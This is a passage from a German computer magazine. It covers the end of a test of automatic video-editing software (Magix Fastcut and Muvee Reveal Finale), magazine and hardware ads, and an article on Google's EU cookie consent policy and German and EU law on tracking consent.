YouTube-Trailer (60 Sek.)	⊕	⊖
Trailer aus einem Film (60 Sek.)	⊕	⊖
Ausgabe / Stabilität	⊖ / ⊕	⊖ / ⊖⊖
Preis	70 €	73 €

¹ nicht durchgehend ² vorhanden, aber nicht praktikabel

⊕⊕ sehr gut ⊕ gut ⊖ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht
 ✓ vorhanden – nicht vorhanden k. A. keine Angabe

Industrie-PC LÖSUNGEN

Embedded-PC



- ▶ High-Performance Systeme
- ▶ PCs mit max. Erweiterbarkeit
- ▶ DIN-Rail-PCs & Controller
- ▶ Low Power Computing PCs

Panel-PC



- ▶ Industrielle Touch-Computer
- ▶ Multi-Purpose Panel-PCs
- ▶ Convertible Panel-PCs
- ▶ Outdoor & Rugged PCs

19" IPC-Systeme



- ▶ 1 bis 8 Höheneinheiten
- ▶ mit Mainboard oder passiver Busplatine (Slot-CPU)


Individualsysteme



- ▶ BIOS Anpassung
- ▶ Board Modifikation
- ▶ Individuelle Optik & Mechanik
- ▶ Hard- & Softwareintegration



Reinschauen
lohnt sich!



Die Oberfläche von Muvee wurde ins Deutsche übersetzt – zumindest auf der obersten Ebene. Manche Dialog-Fenster darunter enthalten nur noch Kauderwelsch.

Wer in Muvee gezielt Clips oder Clip-Passagen ansehen will, muss – vergleichsweise mühsam – mit dem Highlight-Werkzeug arbeiten.

sen kann. Solche Versuche sind risikolos machbar, denn dank der fest definierten Cliplängen verändert man nie die exakt zur Musik passenden Schnittpositionen – und kann trotzdem das Bildmaterial variieren.

Für die komplett manuelle Bearbeitung steht ein Storyboard zur Verfügung, in dem sich der Film frei bearbeiten lässt, etwa mit einem der rund 40 Übergangseffekte. Doch verliert man dadurch sehr leicht die Synchronität von Video und Musik. Effekt- beziehungsweise Korrekturfilter wie Sepia-Einfärbung oder Bildstabilisator, selbst die Korrektur von Objektiv-Verzerrungen – derzeit nur für GoPro-Actioncams – findet man schon in der Vorlagenbearbeitung.

Bei der Filmausgabe bietet Magix neben dem Berechnen des Films für den PC auch Vorlagen für mobile Geräte beziehungsweise das direkte Hochladen ins Internet (Facebook und YouTube). Dabei wird immer eine MP4-Datei in H.264-Kodierung ausgegeben, aber mit unterschiedlicher Auflösung und Datenrate. Für den Einsteiger ist das gut gestaltet und wirft kaum Fragen auf. Der engagierte Cutter dagegen würde vielleicht gern genauer erfahren, mit welchen Parametern das Rendering erfolgt. Doch ein Fenster mit weiteren Optionen fehlt.

Muvee Reveal Final

Der Altmeister des automatischen Schnitts hat die Oberflä-

che seines Programms in drei Bereiche gegliedert. Im oberen Fenster erfolgt der Import der Videoclips – sofern die Auflösung nicht zu hoch ist: Reveal Finale nimmt kein 4K-Videomaterial entgegen. Darauf weist das Programm nach dem Import durch ein Icon hin, doch das erscheint nicht immer: Bei mancher 4K-Datei zeigte das Programm ein Vorschaubild an und versuchte, eine Filmanalyse durchzuführen, stürzte dabei jedoch ab – mit zeitraubenden Folgen. Die 150 Minuten Filmmaterial zu importieren und zu analysieren dauerte über zwei Stunden. In der Zeit könnte man einen Film auch manuell schneiden.

Am Ende spielt die Software einen Film ab, den man niemandem zeigen möchte. Die Auswahl der eingebauten Schnipsel überzeugt nicht, mehrfaches Neugenerieren des Films fördert keine besseren Ergebnisse zu Tage. Das einmal bei der Analyse als gut klassifizierte Quellmaterial wird bei jedem Neuanlauf erneut präsentiert. Immerhin darf man in einem eigenen Fenster Szenen – per „Daumen hoch“ und „Daumen runter“ – als brauchbar oder unbrauchbar markieren. Das klappt bei kurzen Clips recht gut, doch bei den langen Actioncam-Aufnahmen bringt diese Sisyphus-Aufgabe das Programm immer wieder zum Stillstand. Zudem arbeitet das Werkzeug recht ungenau und berücksichtigt die nutzbare Laufzeit nicht; dann passen die per „Daumen hoch“ klassifizier-

ten Bereiche gar nicht in das fertige Video. Offenbar ist Muvee mit 150 Minuten Rohmaterial überfordert. Wir haben nach über 30 Anläufen, einen ansprechenden Film zu erzeugen, diesen Versuch abgebrochen.

Die Analyse des 10 Minuten langen, fertig geschnittenen YouTube-Films lief deutlich schneller. Doch bevor das Programm daraus einen Ein-Minuten-Trailer generierte, mussten wir das verwendete Musikstück kürzen. Alternativ kann man einen eigenen Titel importieren – einer von zwei Vorteilen gegenüber Magix Fastcut. Obendrein darf man in das Muvee-Video einen Kommentar einfügen.

Auch bei diesem Projekt waren wir vom Ergebnis alles andere als begeistert. Es spielt kaum eine Rolle, welche der sechs mageren Vorlagen man auswählt: Der Film wirkt eher lahm, nicht zuletzt dank der drögen Fahrstuhlmusik. Da hilft es auch nicht weiter, dass man bei jeder Vorlage zwischen zwei Musiktiteln wählen kann.

Beim Zusammenschnitt aus mehreren Videos in einen drei Minuten langen Film brachte die Vorlage nicht mal von jedem der 15 Clips eine Passage unter; im Ein-Minuten-Versuch sind es dann gerade mal zwei berücksichtigte Clips. Die eingebauten Effekte entspringen eher dem letzten Jahrtausend, was das Resultat altbacken erscheinen lässt. Vielleicht könnte man das mit weiteren Vorlagen ändern,


doch die kosten zusätzliches Geld, das man nach den bisherigen Ergebnissen kaum ausgeben möchte.

Auch in Sachen Stabilität schneidet Muvee enttäuschend ab. Wie schon beim Import und der Videoanalyse stürzte das Programm auch hierbei sehr häufig ab – offenbar dann, wenn man verschiedene Formate in ein Projekt einbauen will oder wenn das Material bei der Ausgabe in einem anderen Format berechnet werden soll. Genau das lässt sich in Europa aber kaum vermeiden, denn Muvee bietet als Ausgabe für den PC nur das Format 960 × 540 mit 30 Bildern/s an. Zwar lässt sich manuell im dritten Untermenü die Bild-Auflösung auf Full-HD ändern, doch die Bildrate bleibt auf NTSC-typischen 30 fps. Wer also mit 50p filmt, wird schon deswegen wenig Freude an der Software haben.

Fazit

Noch deutlicher kann ein Testergebnis wohl nicht ausfallen. Muvee hat offensichtlich lange nicht wirklich am Programm gearbeitet, die Software ist langsam und instabil, die Schnittvorlagen wirken langweilig. Im Gegensatz dazu schneidet Magix Fastcut rasant besser ab. Die Software wird mit vielen und modernen Schnittschablonen beliefert, sie läuft rasend schnell und stabil. Da bekommt die Automatik-Schnipselai Unterhaltungswert. (uh@ct.de) **ct**

Nehmen Sie Fahrt auf!



ct AUTO DIGITAL

DER (FAST) LEGALE VW-BETRUG
Die harten Fakten und Hintergründe

FAHRBERICHTE
Vom Fahrassistenten zum Autopiloten in Audi und BMW

CAR HACKING
Tachofälschung, Selbstbau-Projekt BMW-Hack, Fremdgesteuerter Jeep

APPLE CARPLAY vs. ANDROID AUTO
Car Infotainment: Test, Nachrüstung, Praxis

Digital aufrüsten:
Diagnose mit Smartphone, Dashcam, Gadgets

Datenschleuder Auto:
Wie Versicherer und Hersteller ausschnüffeln

E-Autos aktuell:
Mehr als ein Drittswagen? Stand der Technik

www.ctspecial.de



AKTIONSCODE IM HEFT:
PARK LITE für nur 24,90 €

Jetzt für
nur 9,90 €
bestellen.

shop.heise.de/ct-it-auto service@shop.heise.de
Auch als eMagazin erhältlich unter: shop.heise.de/ct-it-auto-pdf

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten
oder ab einem Einkaufswert von 15 €



 **heise shop**

shop.heise.de/ct-it-auto





Sven Venzke-Caprarese

Durchblick im Cookie-Wirrwarr

Googles Einwilligungsrichtlinie und die Rechtslage

Seit einiger Zeit blenden Webseiten aller Art Hinweise darauf ein, dass sie Cookies verwenden – und bitten die Besucher um ihre Einwilligung. Den Hintergrund bildet ein seit Jahren bestehendes Gerangel um die Frage, welche rechtlichen Rahmenbedingungen für die Verwendung von Tracking-Technik im Internet gelten. Google hat mit der Herausgabe einer eigenen Einwilligungsrichtlinie viele Website-Betreiber de facto zum Handeln gebracht.

Ende Juli 2015 hat Google eine Richtlinie für die Nutzung seiner Produkte eingeführt [1]. Sie fordert von Website-Betreibern, dass sie vor der Nutzung bestimmter Google-Dienste eine Einwilligung von europäischen Besuchern ihrer Sites einholen. Diese Einwilligung betrifft die Verwendung von Tracking-Cookies auf den besuchten Webseiten.

Cookie-bezogene Hinweise finden sich seit einigen Monaten in Form von Schriftbalken oder aufklappenden Fenstern bei vielen Internetauftritten, sehr häufig bereits auf deren Startseite. Meistens fragen die Betreiber dabei aber nicht nach einer ausdrücklichen Zustimmung. Zudem erfasst die Richtlinie längst nicht alle Google-Produkte, die Tracking-Cookies verwenden. Es bleiben also jede Menge Fragezeichen. Sie betreffen den tatsächlichen rechtlichen Hintergrund der Einwilligungsrichtlinie von Google – aber auch die praktischen Konsequenzen für Webmaster und Site-Besucher.

Ein altes Problem

In Deutschland diskutieren Juristen bereits seit Jahren darüber, was bei der Nutzung von Tracking-Technik im Internet rechtlich zu beachten ist. Ursprünglich galt § 15 Abs. 3 des Telemediengesetzes (TMG) als klare gesetzliche Vorgabe: Demnach ist Web-Tracking erlaubt, sofern Nutzungsprofile ausschließlich unter Verwendung von Pseudonymen angelegt werden. Zusätzlich müssen die Nutzer vom Website-Betreiber auf das Web-Tracking hingewiesen werden und diesem widersprechen können. Es muss also die Möglichkeit zum „Opt-out“ angeboten werden.

In der Praxis lösen Anbieter diese Aufgabe meist über die Datenschutzerklärung ihres Internetauftritts, die man von jeder Seite aus mit einem Klick erreicht. Alles, was darüber hinausgeht, bedarf der bewussten und eindeutigen Einwilligung des Website-Besuchers.

Diese zunächst klare Rechtslage änderte sich jedoch Ende 2009, als die Europäische Union die Richtlinie 2009/136/EG beschloss. Diese bekam umgangssprachlich schnell den Namen „Cookie-Richtlinie“, obwohl sie auch andere Tracking-Techniken

wie Browser-Fingerprinting umfasst.

Sie verpflichtet die europäischen Mitgliedstaaten, Web-Tracking ausschließlich dann zuzulassen, wenn eine Einwilligung der Nutzer vorliegt. Die nationalen gesetzlichen Regelungen sollten daran angepasst werden.

Was heißt „Einwilligung“?


Das ist allerdings zumindest in Deutschland nicht geschehen. Stattdessen entbrannte eine Diskussion um die Frage, was genau unter einer „Einwilligung“ im Sinne der EU-Richtlinie zu verstehen ist: Braucht man eine ausdrückliche Zustimmung der Nutzer, etwa durch Anklicken eines Buttons? Reicht es nicht vielleicht schon aus, wenn Website-Besucher trotz Tracking-Hinweis und Widerspruchsmöglichkeit das Internetangebot nutzen, ohne dem Tracking zu widersprechen?

Und wie ist damit umzugehen, wenn Nutzer mit besonderen Browser-Einstellungen im Netz unterwegs sind – also etwa mit aktivierter Do-Not-Track-Funktion? Vor diesem Hintergrund gab es mehrere Versuche, das deutsche TMG zu ändern und anstelle der bisherigen Opt-out-Lösung des § 15 Abs. 3 TMG ein echtes Opt-in-Erfordernis zu schaffen – also eine ausdrückliche Zustimmung zu verlangen. Diese Änderungsversuche fanden im Bundestag jedoch keine Mehrheit [2]. Als Ergebnis blieb es in Deutschland seither bei der Vorgabe des Telemediengesetzes und somit bei einer Opt-out-Möglichkeit für bestimmte Situationen.

Flickenteppich

Das Gerangel um Cookies und Einwilligungen dauert seit 2009 an. Deutsche Datenschutzaufsichtsbehörden fordern nach wie vor eine Änderung des TMG [3]. Die Bundesregierung vertritt hingegen die Ansicht, eine Änderung des TMG sei nicht notwendig.

Selbst die EU-Kommission scheint diese Ansicht zu teilen, nachdem sie im Jahr 2011 eine Auskunft der Bundesregierung erhielt. Diese besagte, dass Cookies ohne Einwilligung des Nutzers nach geltendem deutschem



Der bequeme Weg: Die weitere Nutzung des Web-Angebots nach Kenntnisnahme des Hinweises gilt als stillschweigende Einwilligung.

Recht nur zulässig seien, wenn dies aus technischen Gründen für die Inanspruchnahme erforderlich ist. Die darüber hinausgehenden Möglichkeiten des § 15 Abs. 3 TMG wurden dabei nicht einmal erwähnt [4].

Ein Blick in andere europäische Mitgliedstaaten zeichnet kein einheitliches Bild. Vom Opt-out über Zwischenlösungen bis hin zum ausdrücklichen Opt-in ist hier alles zu finden. Häufig setzen sich Konstruktionen durch, die von einer ausdrücklichen Einwilligung abrücken und stattdessen deutliche Tracking-Hinweise nebst Opt-out-Möglichkeiten ausreichen lassen: Wer in einer solchen Lage nicht widerspricht, sondern weitersurft, müsse doch schließlich einverstanden sein und habe damit seine stillschweigende Einwilligung erklärt.

Eine einheitliche Rechtslage ist jedoch auch hier bei Weitem noch nicht erreicht. In England wurde vor einiger Zeit sogar eine Kehrtwende vollzogen und das Erfordernis eines echten Opt-ins wieder gekippt.

Google schafft Tatsachen – oder nicht?

Inmitten dieser Gemengelage hat Google am 27. Juli des vergangenen Jahres die eingangs erwähnte „Richtlinie zur Einwilligung der Nutzer in der EU“ eingeführt. Sie ist für Google-Verhältnisse relativ kurz gehalten und umfasst nur wenige Sätze. Im Kern schreibt sie Folgendes vor:

„Wenn Google-Produkte genutzt werden, bei denen diese

Richtlinie Anwendung findet, müssen Endnutzern in der Europäischen Union bestimmte Informationen offengelegt und Einwilligungen von ihnen eingeholt werden, sofern das Datenschutzrecht der europäischen Union diese Offenlegungen und Einwilligungen erfordert.“

Die erwähnte Einwilligung ist Google zufolge insbesondere dann notwendig, wenn Cookies oder andere Daten gespeichert und abgerufen, außerdem Daten erfasst, weitergegeben und genutzt werden.

Welche Produkte in den Anwendungsbereich der Google-Richtlinie fallen, wird nicht sofort klar. Erst die Lektüre der weiteren Nutzungsbedingungen für die einzelnen Google-Dienste liefert Aufschluss: Betroffen sind derzeit AdSense, DoubleClick for Publishers, DoubleClick Ad Exchange und sämtliche Google-Analytics-Werbefunktionen wie etwa Remarketing oder die Messung nach demografischen Merkmalen und Interessen. Nicht umfasst ist hingegen Google Analytics in der Standard-Implementierung [5] – obwohl auch hier Tracking-Cookies zum Einsatz kommen.

Neue Pflichten oder alte Kamellen?

Bei Website-Betreibern hat die Google-Richtlinie große Resonanz ausgelöst. Vielfach bestand die erste Reaktion in der Annahme, dass Google damit, losgelöst von allen rechtlichen Diskussionen, eigene Anforderungen setzt und insofern Stellung im

Wir verwenden Cookies, um Inhalte und Anzeigen zu personalisieren, Funktionen für soziale Medien anbieten zu können und die Zugriffe auf unsere Website zu analysieren. Außerdem geben wir Informationen zu Ihrer Nutzung unserer Website an unsere Partner für soziale Medien, Werbung und Analysen weiter. [Details ansehen](#)

Der Textvorschlag für eine Information der Nutzer, den www.cookiechoices.org bietet, enthält keinen deutlichen Hinweis auf eine Widerspruchsmöglichkeit. Erst nach einem Klick auf „Details ansehen“ erhält der Besucher Auskünfte zu seinem Widerspruchsrecht.

Einen Eindruck von den bestehenden Konfigurationsoptionen vermittelt das Tool Cookiebot von Cybot auf einer eigens eingerichteten Demoseite unter www.cookiebot.com/de/demo. Die Vorschau verschafft dem Webmaster schnell einen Eindruck davon, wie die gewählte Lösung in der Praxis aussehen würde.

Gerangel um Cookies und Einwilligungen bezieht.

Betrachtet man das Google-Dokument allerdings genauer, zeigt sich schnell, dass hier nichts Neues gefordert wird. Eine Offenlegung und Einwilligung wird nämlich lediglich dort vorgeschrieben, wo auch das Datenschutzrecht der Europäischen Union sie fordert. Ob die Einwilligung ausdrücklich mittels einer echten Opt-in-Lösung erfolgen muss oder ob auch eine stillschweigende Einwilligung ausreicht, schreibt die Google-Richtlinie gerade nicht vor. Google hätte an dieser Stelle im Prinzip einfach auf den Wortlaut der „Cookie-Richtlinie“ der EU verweisen können und damit auf alle Unklarheiten, die diese mit sich bringt.

Unverbindliche Google-Hilfeseiten

Es gibt also – das muss man tatsächlich einmal so klar sagen – keine neue Rechtslage. Wie lässt sich aber der Umstand erklären, dass die Google-Einwilligungsrichtlinie in der Praxis dennoch auf relativ vielen Websites zu neuen Hinweisen geführt hat? Vermutlich liegt es schlicht an den flankierenden Worten, die

Google zur eigenen Richtlinie veröffentlicht hat [6].

Hilfeseiten verweisen Website-Betreiber, die sich nicht sicher sind, wie sie die Google-Regeln umsetzen sollen, zu einem Informationsangebot des Unternehmens unter www.cookiechoices.org. Hier wird den Nutzern der betroffenen Google-Produkte erst einmal nahegelegt, sich vorsichtshalber im Hinblick auf die eigene Website anwaltlich beraten zu lassen. Dann heißt es, Google sei sich bewusst, dass nicht jeder Website-Betreiber sich einer solchen rechtlichen Beratung unterziehen kann oder wird.

Was dann folgt, sind halbwegs konkrete, aber unverbindlich gehaltene Lösungsvorschläge von Google, wie eine Einwilligung eingeholt werden könnte. Das Unternehmen schlägt in diesem Rahmen etwa eine ganze Reihe von Tools verschiedener Anbieter vor, die implementiert werden können, um die Google-Richtlinie umzusetzen.

Problematisch ist dabei allerdings, dass diese Tools grundsätzlich noch umfassend konfiguriert werden müssen, und diese Konfiguration hat es in sich. Im Prinzip lässt sich die Auswahl der Möglichkeiten auf zwei Modelle eindampfen – die still-

Demo für den Einwilligungsdialog

Dies ist eine Demo des Cookiebot-Managers, mit der Sie Ihren Einwilligungs-Dialog und Ihre Cookie-Erläuterung konfigurieren können. Klicken Sie auf „Vorschau“-Symbole auf der linken Seite, um Ihre Konfiguration in Aktion zu sehen.

Wählen Sie Ihre bevorzugten Einstellungen für das Dialogfeld, das Ihren Webseiten-Besuchern angezeigt wird. Wählen Sie ein Farbschema aus, das einen Kontrast zu der Hintergrundfarbe Ihrer Webseite darstellt.

Vorlage	Methode	
Overlay	Aktive Einwilligung	
Typ	Thema	
Akzeptieren/Ablehnen	Weiß	
Nur ablehnen	Zeigen Sie nur die Schaltfläche Opt-out. Der Benutzer meldet sich durch Ignorieren des Dialogs („stillschweigende Zustimmung“) an.	
Nur akzeptieren	Nur Opt-in-Button anzeigen. Benutzer kann die Webseite nur verwenden, wenn alle Cookies akzeptiert werden.	
Akzeptieren/Ablehnen Opt-In und Opt-Out-Buttons anzeigen.	Akzeptieren/Ablehnen Opt-In und Opt-Out-Buttons anzeigen.	
Mehrere Ebenen	Benutzer kann sich für oder gegen separate Cookie-Kategorien entscheiden.	
Inline mit mehreren Ebenen	Benutzer kann sich innerhalb des Informations-Banners für oder gegen separate Cookie-Kategorien entscheiden.	
Durch Aktivieren dieser Option wird der Einwilligungs-Dialog nur Besuchern angezeigt, deren IP in einem der Mitgliedstaaten der EU erkannt wird.		
<input type="checkbox"/> Dialog für Besuchern außerhalb der EU ausblenden		

schweigende und die ausdrückliche Einwilligung.

Stillschweigend ja gesagt

Beim ersten Konfigurationsmodell sehen Website-Besucher auf der Einstiegsseite die Information, dass Tracking-Cookies verwendet werden. Der Informationstext enthält einen Link auf eine separate Seite, die weitere Details erläutert. Dort soll dann auch ein Hinweis auf eine Widerspruchsmöglichkeit stehen. In der Praxis bietet sich hier ein Verweis auf die Datenschutzerklärung des Website-Betreibers an, die über eine passende Opt-out-Lösung verfügt. Solange Nutzer allerdings nicht aktiv widersprechen, sondern trotz des Hinweises die Website weiter nutzen, wird von einer stillschweigenden Einwilligung ausgegangen. Diese Lösung wird von den Tools oftmals auch als „implied consent“ bezeichnet.

Ausdrücklich abgenickt

Alternativ wird häufig eine zweite Konfiguration angeboten: Hier erhalten Besucher den Hinweis, dass der Website-Betreiber gern Tracking-Cookies einsetzen würde – und danach haben sie

die Möglichkeit zum Opt-in, können also beispielsweise per Mausklick auf einen Button zustimmen. Erst wenn sie das getan haben, erfolgt die Verwendung von Tracking-Cookies.

Eine genaue Erklärung, welche Konfiguration für welchen der hauseigenen Dienste geeignet ist, gibt Google nicht. Die Hilfetexte lassen jedoch darauf schließen, dass Google zumindest im Hinblick auf AdSense davon ausgeht, dass grundsätzlich das Modell der stillschweigenden Einwilligung ausreicht. So schlägt Google in dem auf www.cookiechoices.org dargebotenen Beispiel eine Lösung vor, bei der Besucher beim ersten Kontakt mit der Website über das Web-Tracking informiert werden. Ein weiterer Link führt sie zu Informationen über Details. Erst nach diesem Klick werden sie über die Möglichkeit zum Widerspruch unterrichtet. Ob das tatsächlich ausreicht, um beim Weitersurfen des Nutzers von einer Einwilligung ausgehen zu dürfen, ist rechtlich allerdings umstritten.

Hierauf verweist selbst Google und erklärt den Website-Betreibern, dass man keine rechtsverbindlichen Lösungen und Texte vorgeben könne. Jeder Anbieter

müsste die Informationen speziell für seine Site anpassen.

Auf www.cookiechoices.org schreibt Google Nutzern seiner Dienste also nicht etwa die Verwendung von Tools (oder gar eines bestimmten Tools) vor, ebenso wenig wie deren Konfiguration und den genauen Wortlaut der Hinweistexte für Site-Besucher. Ebenso lässt Google offen, ob die als Orientierungshilfe vorgeschlagene Implementierung tatsächlich ausreicht, um die rechtlichen Vorgaben zu erfüllen. Die Hilfeseiten von Google zur hauseigenen Richtlinie helfen insofern nur bedingt weiter. Allerdings sind die Tools, auf die Google verweist, ziemlich gut ausgewählt, um Website-Betreiber mit den bestehenden Möglichkeiten vertraut zu machen.

Google Analytics bleibt ungeregelt

Erstaunlicherweise beschränkt Google den Anwendungsbereich der hauseigenen Richtlinie auf bestimmte Dienste. Das erscheint umso verwunderlicher, als diese Richtlinie nicht über die ohnehin geltenden gesetzlichen Anforderungen hinausgeht.

Auffällig ist insbesondere, dass das wohl meistgenutzte Tracking-Produkt von Google fehlt: Google Analytics. Wird dieses in der Standard-Implementierung genutzt, soll die Google-Richtlinie nicht zur Anwendung kommen. Es drängt sich die Frage auf, weshalb Google dieses Produkt nicht ebenfalls in den Anwendungsbereich aufgenommen hat. Was unterscheidet denn dessen Standard-Implementierung in Bezug auf die Cookie-Problematik von den aufgenommenen Produkten?

Ein näherer Blick lässt zumindest eine Vermutung zu: Sowohl AdSense, DoubleClick for Publishers, DoubleClick Ad Exchange als auch die Google-Analytics-Werbefunktionen setzen aus Sicht des Website-Betreibers die Verwendung fremder Cookies („third party“) voraus. Das trifft für die Standard-Implementierung von Analytics nicht zu. Hier kommen ausschließlich First-Party-Cookies zum Einsatz [7].

Datenschutz-Feinheiten

Dieser Unterschied ist durchaus relevant. Es gibt Gründe dafür,

dass für die Verwendung von First- und Third-Party-Cookies unterschiedliche Anforderungen gelten sollten. Insbesondere die Artikel-29-Datenschutzgruppe, in der unter anderem Vertreter der nationalen Aufsichtsbehörden sitzen, vertritt diese Ansicht.

